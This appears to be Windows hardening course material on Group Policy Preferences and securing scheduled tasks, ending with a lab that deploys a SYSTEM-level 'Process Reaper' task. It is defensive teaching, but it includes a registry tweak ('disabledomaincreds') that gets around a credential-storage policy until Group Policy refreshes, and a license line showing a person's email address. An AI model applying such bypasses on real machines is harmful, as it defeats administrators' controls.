
Will a disabled/red option cause the corresponding setting on GPO clients to become cleared or disabled too? No. Disabling a Preference option causes it to be ignored by the client; the client does nothing in response to a red-colored item. But if a green-colored text box is blank, on the other hand, then this does result in a change on the client, namely, the corresponding setting will be set to blank too.

Item-Level Targeting

After you create a GPO Preference item, open its properties, go to the Common tab, check the box for Item-Level Targeting, and click the Targeting button. Item-Level Targeting (ILT) allows you to restrict the hosts that receive and apply the GPO Preference setting. As you can see from the screenshot below, there is a large variety of criteria that can be used to decide whether or not to apply the Preference setting.



You can have multiple criteria and bind them together into "collections" using Boolean operators like AND, OR, and NOT. With criteria collections, you can achieve very precise control over which machines receive which Preference items.



Licensed To: Jessica Bone <20joyceann@gmail_com> May 24, 2020

Scheduled and Immediate Tasks

Local Service, Network Service, or System:

- They have no passwords to save, update, or get stolen.
- Grant access to *computer\$* account on remote resources.
- Using System is still better than storing a password.

Secure the binary or script to be run as a task:

- Place in shared folder; run over the network.
- Use NTFS permissions, digital signatures, BitLocker.
- Use NTFS auditing to detect and alert on changes.
- Choose one server per site as the default *Scheduled Tasks Server*.

Scheduled and Immediate Tasks


Scheduled tasks often execute unprotected scripts or binaries with high-powered accounts, such as Local System or an account in Domain Admins. Creating scheduled tasks securely is not as easy as it looks, and abusing scheduled tasks has been a staple of Unix and Windows hacking for many years. This section will only discuss the Task Scheduler service as found on Windows Vista, Server 2008, and later.

Creating Scheduled Tasks

Scheduled tasks can be created with the Task Scheduler utility in Administrative Tools, with PowerShell 4.0 and later using the *-ScheduledTask cmdlets, the SCHEDULES.EXE command line tool, Group Policy, and other scripts that can utilize the *Schedule.Service* COM object.

In a GPO, tasks can be managed under both User/Computer Configuration > Preferences > Control Panel Settings > Scheduled Tasks.

When you right-click the Scheduled Tasks container in a GPO to create a new task, notice that you can create a task for Windows XP or "At Least Windows 7", but, despite the "7" part, those tasks work on Vista, Server 2008, and later too. If you create just a generic scheduled task, it will be an XP-style task.



Immediate Task = Fault-Tolerant Remote Command Execution

Notice that you can also create an "Immediate Task" for one-off commands that run once and never again. These tasks also delete themselves from the target machines afterwards. This is very useful for fault-tolerant remote command execution. With typical remote execution tools like PSEXEC.EXE, you can only run commands on machines that are running and accessible over the network. With a GPO Immediate Task, on the other hand, Group Policy will patiently wait for target computers to come back on line again. Immediate Tasks also do not expose additional network administrator credentials on the machines where the task is being executed, which is good for damage containment during an incident response. When combined with item-level targeting (Common tab), it's possible to very narrowly define exactly which machines in an OU have the command executed.

Scheduled Task Security Options


When "**Run only when user is logged on**" is selected in the properties of a scheduled task (General tab), the task runs under the user's identity and no password must be saved, but no matter what the schedule for the task is, the task will not run unless the user is logged on at the time the task is triggered. From a security point of view, this is really no different than the user double-clicking a shortcut when they do not know the purpose of the shortcut.

When "**Run whether user is logged on or not**" is selected, the task will run hidden in the background in session 0 and will not be visible on the desktop of the user (if any), even if the user is logged on interactively at the computer at the time the task runs. This is for non-interactive hidden background jobs that must always run according to schedule even if no one is logged on. These are the types of tasks we're mainly concerned with

here. Whatever identity is chosen for these background tasks, that identity must have the "Log on as a batch job" user right in order for the task to launch.

If "**Do not store password**" is unchecked, then the task runs hidden in the background in session 0, the password is stored in the Credential Manager vault of the person who created the task, the Security Access Token (SAT) of the task process will have its Source property set to "advapi", and the SAT can be used by the task process to access both local and remote resources, i.e., the process can authenticate to other machines as the user account selected.

If "**Do not store password**" is checked, then the task runs hidden in the background in session 0, the password is not stored locally anywhere (even if you are prompted for credentials for verification), the SAT of the process will have its Source property set to "Jobs", and the SAT cannot be used to authenticate to other machines over the network except in special circumstances. This feature does not need the password because the Task Scheduler service is able to request a limited Kerberos ticket from a domain controller on behalf of the task account, even though the service does not have the account's password (this is called Kerberos S4U, or Service for User).



When the password is not stored, only local resources can be accessed by the scheduled task unless constrained delegation has been configured to allow access to specific other machines on the network. Delegation is configured in the Delegation area in the properties of a computer account in AD. Here it's possible to inform your domain controllers that this particular computer is trustworthy enough to get Kerberos tickets on

behalf of other users even without their passwords, either without limitations or constrained to particular services. Needless to say, this feature is dangerous.

When "**Run with highest privileges**" is checked, it just means that the SAT of the task process will not be modified by the OS to strip away any powerful group memberships or privileges. It is equivalent to right-clicking a shortcut and selecting "Run As Administrator" if one is a member of the Administrators group. If the box is unchecked, then User Account Control (UAC) will apply to the task process; hence, its SAT will be stripped of dangerous group memberships, stripped of dangerous privileges, and its MIC label will be set to Medium. This checkbox is ignored if the identity is Local System, Local Service, or the built-in Administrator account.

There is another related issue too. Security bulletin MS14-025 describes patches that, when applied, remove the GPO feature to manage the passwords of local accounts, services, mapped drive letters, database data source definitions, and also scheduled tasks! The patches were released because any passwords for scheduled tasks were stored in the GPO in an obfuscated format that allowed attackers with read access to the GPO to extract the password in plaintext! Hence, there are many reasons to avoid configuring scheduled tasks to run under real user accounts. It is better to run scheduled tasks as Local Service, Network Service, or System.

Where Is the Password Saved?

When the password for a task is saved, where is it saved? On Server 2008, Vista, and later, it is saved to the Credential Manager vault of the user who created the scheduled task. If you create a scheduled task now with a saved password, look in Credential Manager in Control Panel and you'll see the newly saved credentials. (The mystery is how the OS can get into these credentials even if you are not logged on...)

However, this also means that if the saving of new passwords in Credential Manager is disabled through Group Policy, then it is not possible to create any scheduled tasks that require passwords! We now have a problem.

Reminder: The GPO setting to disallow new Credential Manager passwords to be saved is located under Computer Configuration > Policies > Windows Settings > Security Settings > Local Policies > Security Options > Network access: Do not allow storage of passwords and credentials for network authentication.

Incidentally, when the saving of passwords to Credential Manager is disabled through Group Policy, the GPO sets a value named "disabledomaincreds" to 1, and this value is located under HKLM\SYSTEM\CurrentControlSet\Control\Lsa\. If this value is changed to zero, either manually or by another scheduled job that does not require a saved password, then another scheduled job that uses a saved password can be immediately created and/or run successfully. However, this must be done before Group Policy refreshes on the computer and that registry value is set back to 1 again. A consequence of this behavior is that disabling the *saving* of new passwords to Credential Manager does not *erase* any previously saved passwords. If you find a number of high-value users with

prior saved passwords, the easiest remedy is to request or enforce a password change at next logon.

Best Practices


Schedule tasks to run under the identity with the least power possible that still allows the task to run successfully. Not every task requires local System; there is also Local Service and Network Service.

Here is the list from most preferred (no power) to least preferred (most powerful) at the bottom:

- 1) Local Service
- 2) Virtual Service Account (as Network Service)
- 3) Network Service
- 4) Local user account (no administrative group memberships)
- 5) Group Managed Service Account (as a standard domain user)
- 6) Domain user account (no administrative group memberships)
- 7) Local System
- 8) Local user account in the local Administrators group
- 9) Global user account in the local Administrators group
- 10) Global user account in the Domain Admins group
- 11) Global user account in the Enterprise Admins group

It's best if high-value users do not cache passwords in Credential Manager, especially network administrators; hence, avoid creating scheduled tasks that use saved passwords. This means that in the properties of a scheduled task, always check the box named "Do not store password". This has the additional benefit of hopefully limiting harm to just the machine where the job was compromised.

But if a scheduled task must authenticate over the network to access remote resources, try to make the task work while running as Network Service or as System. This might seem backward, but the advantage of scheduling jobs under the computer's own identity is 1) there is no password to save, get stolen, or to require updates, and 2) computer accounts in AD can be added to groups and granted permissions just like user accounts. So if a script needs to map a drive letter to a shared folder on another server, the share permissions on that folder typically grant access to one or more groups, but these groups do not have to contain only user accounts; you can add the computer account of the machine with the scheduled task to it also (click the Object Types button in the selection dialog box when adding computer accounts to groups).



If a remote resource must be accessed under the context of a true user account, keep the box checked to not store the password, but instead rely on Kerberos S4U (Service for User) and constrained delegation. Go to the properties of the computer account with the scheduled task and configure the Delegation area so that this computer will be entrusted with other users' full Kerberos tickets. To limit potential harm from compromise, limit the types of services to which the machine with the scheduled task can access on other boxes.

Only check the box "Run with highest privileges" when necessary. This will usually be necessary for background jobs, but usually not for interactive user tasks for logged on users unless those tasks require the user to be a member of the Administrators group.

Carefully secure the scripts and binaries that will be executed by scheduled tasks. If an attacker knows that a particular file is run as Local System, then replacing or editing the file allows arbitrary commands to be executed under System context. Avoid copying the script or binary to be executed to the hard drives of unprotected systems; instead, create the scheduled task so that the script or binary will be downloaded from a protected shared folder each time. To protect the files in the share, use NTFS permissions, NTFS auditing, share permissions, SMB/IPsec encryption, and digital signatures on the scripts or binaries whenever possible. Remember, wscript.exe and powershell.exe can both take a UNC path, e.g., "powershell.exe \\server\share\script.ps1 -args foo", and both can be configured to check for digital signatures first.

When the scripts or binaries to be executed must be placed on the drives of portable devices like tablets and laptops, use whole drive encryption with a TPM and Secure Boot whenever possible. Also use NTFS permissions, digital signatures on the files, and MIC labels on the files set to High or System for no-write access blocking.

Whatever identity is chosen for a task that runs in the background in session 0 ("Run whether user is logged on or not"), that identity must have the "Log on as a batch job" user right in order for the task to launch. If there are certain groups of users or individual

users that you never want to be able to create a background scheduled job (perhaps because they might choose to store their password), then assign the "Deny log on as a batch job" right to those groups or individuals. Make sure to test this first, but two groups to consider denying are Domain Admins and Enterprise Admins; unfortunately, you may have very badly designed enterprise software that requires scheduled tasks to run as a user account in one of these groups.

The old AT.EXE binary still exists, but SHTASKS.EXE should be used instead. Thwart the use of AT.EXE with NTFS permissions and AppLocker rules. (This might be overkill, but you can also set the AT user account to an account that does not exist: create a temporary local user account > right-click on the Task Scheduler tool itself > AT Service Account Configuration > choose that temporary account > OK > delete the account. The password for this account, by the way, will go into your Credential Manager, so that entry can be deleted too. These steps will render any AT.EXE-created jobs non-executable.)

Periodically inventory the scheduled tasks on managed computers to try to identify malicious or malware-related tasks. This can be done with `schtasks.exe` over the network, then saving its output to a CSV file, or with the `Get-ScheduledTask` cmdlet.

Right-click on the Task Scheduler tool itself > View > Show Hidden Tasks. Always enable this since malicious tasks will most likely be marked as hidden.

Create a custom folder under the Task Scheduler tool for all of your tasks or the tasks managed by the organization. There are over 30 tasks by default from Microsoft, plus more tasks from third-party software, so it can get difficult to track down one's own tasks.

See security bulletin MS14-025 and apply the patches it describes. The patch removes the GPO feature to manage the passwords of local accounts, scheduled tasks, services, mapped drive letters, and database data source definitions.

Misc. Tips

When a task is exported to an XML file, no password or password hash information is exported inside it. If a password is required for the task to run, it will have to be entered again in the Task Scheduler, using SHTASKS.EXE, or Group Policy. When a large number of tasks need to be moved or copied from one machine to others, use SHTASKS.EXE to export the settings (for example, "`schtasks.exe /query /xml`") and then import them on other computers across the network.

Scheduled tasks cannot use the older Managed Service Accounts (MSAs) for their identities, but on Server 2012, Windows 8, and later, we can use Group Managed Service Accounts (gMSAs) for scheduled tasks.

To run a task under Local System identity, enter "system" then click Check Names; the identity will be set to "NT AUTHORITY\SYSTEM", but you can't type that full string in

and make it work. To run as "Network Service" or "Local Service", though, simply enter those names by themselves. There is no password to be entered for these identities.

Keep in mind that there are various built-in identities under which scheduled tasks can be run, and these identities have different levels of access to local or remote systems:

- **Local System** identity is the most powerful on Windows, and a process with this identity will authenticate over the network as the AD computer account of the machine (*domain\hostname\$*).
- **Network Service** has the privileges of any authenticated user, is a member of the Local Users group (or Domain Users group on a controller), will authenticate over the network as the AD computer account of the machine, and will be a member of the Authenticated Users group at the remote computer.
- **Local Service** has the privileges of any authenticated user, is a member of the Local Users group (or Domain Users group on a controller), but can only authenticate over the network anonymously as a "null session" user (not as *hostname\$*) and only as a member of the Everyone group at the remote target.

Virtually nothing on Server 2008 or later can be accessed anonymously over the network anymore without first modifying default permissions, and loosening permissions for this purpose is generally not recommended.

In the Windows Firewall, there are built-in rules for remote access to the Scheduled Tasks service. They are disabled by default.

In Event Viewer, right-click an entry in a log > Attach Task To This Event. When events of that type are logged again, a task can be executed, perhaps to display a message. The event type filtering can be highly customized, including the use of XPath queries.

Scheduled tasks do not have to run on a scheduled basis; tasks can also be triggered by a variety of circumstances, which really expands the usefulness of the tasks for security:

- At logon (not a per-user logon script, a per-system logon script for any user)
- At startup (like autoexec.bat, but it runs after Windows is fully up)
- On idle (after X minutes of no mouse or keyboard input)
- On an event (in Event Viewer)
- At task creation/modification (to be alerted for hacker/malware changes)
- On connection to a user session (RDP)
- On disconnect from a user session (RDP)
- On workstation lock (perhaps to trigger a privacy hygiene cleaner)
- On workstation unlock (perhaps to stop the hygiene cleaner)

Tasks can also be set to run every few minutes, on condition that a given wireless or VPN connection is currently established. This can help deal with split tunneling and other issues related to insecure network usage.

You can create a scheduled task to run only once a few hundred years from now, i.e., never, but allow regular users to manually run that task, perhaps with a shortcut or script that runs `schtasks.exe` to execute the task. The task can run as System or as an administrative user, which is dangerous but does allow emulating Linux `su` on Windows. Running a hidden background job this way is easy, but to launch a graphical application on the desktop of the local user as System or as another administrative user (dangerous!), you will have to use a tool like `psexec.exe`, which is a free download from Microsoft's website; for example, to have a task launch Calculator as a visible GUI application on the desktop of the user with session ID number 1, running as the System identity:


```
psexec.exe -s -i 1 -d -accepteula calc.exe
```

Scheduled PowerShell Script Tips

If you create a scheduled task to run a PowerShell script and it unexpectedly fails, here are some troubleshooting tips:

- Enter the full path to `powershell.exe`, not just the binary name, for the command, e.g., `C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe`.
- Use the `-File` parameter followed by the full path to the script to be run, and surround that path with double quotes (not single quotes), even if there are no space characters in that path.
- It's often easier to have the scheduled task run a wrapper script than to pass in a variety of command line arguments through the Task Scheduler. The wrapper script simply executes your desired script with all of your desired arguments and comments.
- Make the last command of the wrapper script execute `"return 0"` (success) or `"return -1"` (failure) so that the Task Scheduler GUI will accurately display success or failure.
- Have the script write more detailed debugging info, if desired, to the Application Event Log or to your own textual log file.
- When running the script as Local System, also check the "Run with highest privileges" checkbox.


On Your Computer



Please turn to the next exercise...

Tab completion is your friend!

F8 to Run Selection



SANS | SEC505 | Securing Windows

On Your Computer

Share your C:\SANS\Day1 folder (not Day2) to the Everyone group as read-only:

```
New-SmbShare -Path C:\SANS\Day1 -Name TaskScripts
```

Launch the Character Map application and leave it running in the background:


```
charmap.exe
```

Right-click and edit the Default Domain Policy GPO using the Group Policy Management console. This GPO is linked to the testing.local domain.

In the Default Domain Policy GPO editor, navigate down to **Computer Configuration > Preferences > Control Panel Settings > Scheduled Tasks**.

Right-click Scheduled Tasks > New > **Scheduled Task (At Least Windows 7)** > use the following settings to define a new daily task:

Tip: For the user account, click the "Change User or Group" button, enter "system", click the "Check Names" button, choose SYSTEM.



In the tabs in the above dialog box, please enter the following:


General tab: Name = Process Reaper

General tab: Use the following user account = NT AUTHORITY\System

General tab: Check the box "Run with highest privileges"


Now go to the Triggers tab.

On the Triggers tab, click the **New** button, which shows the following dialog box:




On the left side, choose **Daily**, then click OK.

Now go to the Actions tab.



On the Actions tab > click the **New** button, which opens the following dialog box:



In the Action pulldown menu, choose "Start a program".

Click the **Browse** button to select the full path to powershell.exe here:

C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

In the **Add Arguments** box, enter the following arguments:


-ExecutionPolicy ByPass -File \\Controller\TaskScripts\Process-Reaper.ps1

This is very important: *please double-check every character* in the UNC path to the Process-Reaper.ps1 script in the TaskScripts share. Is there a missing "s" in "TaskScripts"? Are there any extra space characters? (When this lab fails, 95% of time it's because of a hard-to-see typo in this UNC path, especially when the font size inside the VM is very small.)

Click OK.

Now go to the Settings tab.

On the Settings tab, check the box to "Allow the task to be run on demand."



Click OK to close the whole dialog box and save your changes.

Close the GPO editor window for the Default Domain Policy GPO (click the "X" in the upper-right corner). Do not just put this GPO window in the background.

Refresh Group Policy again and wait for it to complete:

```
gpupdate.exe /force
```

In real life, we would just wait for the daily scheduled task to be triggered, but we're impatient, so let's run the task immediately:

```
Start-ScheduledTask -TaskName "Process Reaper"
```

Note: If you get an error message about not finding it, either wait for Group Policy to refresh or check your settings in the GPO again.

Character Map again (charmap.exe) should terminate immediately.

Launch Character Map again and it will be terminated within 60 seconds:

```
charmap.exe
```

The script runs forever in the background, but it spends 99.9999% of the time sleeping; hence, the script consumes only a trivial number of CPU cycles per day. The script will only loop for 24 hours as a safety precaution. That is why the scheduled task needs to launch a fresh instance every day.

Troubleshooting Tip: If the script is not working, 1) in the GPO, double-check the paths to powershell.exe and the shared folder, 2) close the GPO editor window, 3) use the Task Scheduler application (not in the GPO, the regular app in the Start menu) to manually delete the Process Reaper task, then 4) refresh Group Policy with gpupdate.exe again. This will re-create the Process Reaper task and run it immediately.

Troubleshooting Tip: Run C:\SANS\Day2\Fix-ReaperLab.ps1

Gathering Feedback from Scheduled Scripts

How can scheduled scripts report back home?

- **Send syslog packets to your logging server (SendTo-Syslog.ps1).**
- **Write to local or remote Windows event logs (Write-EventLog).**
- **Upload files to SMB/SCP/WebDAV/FTP shared folders.**
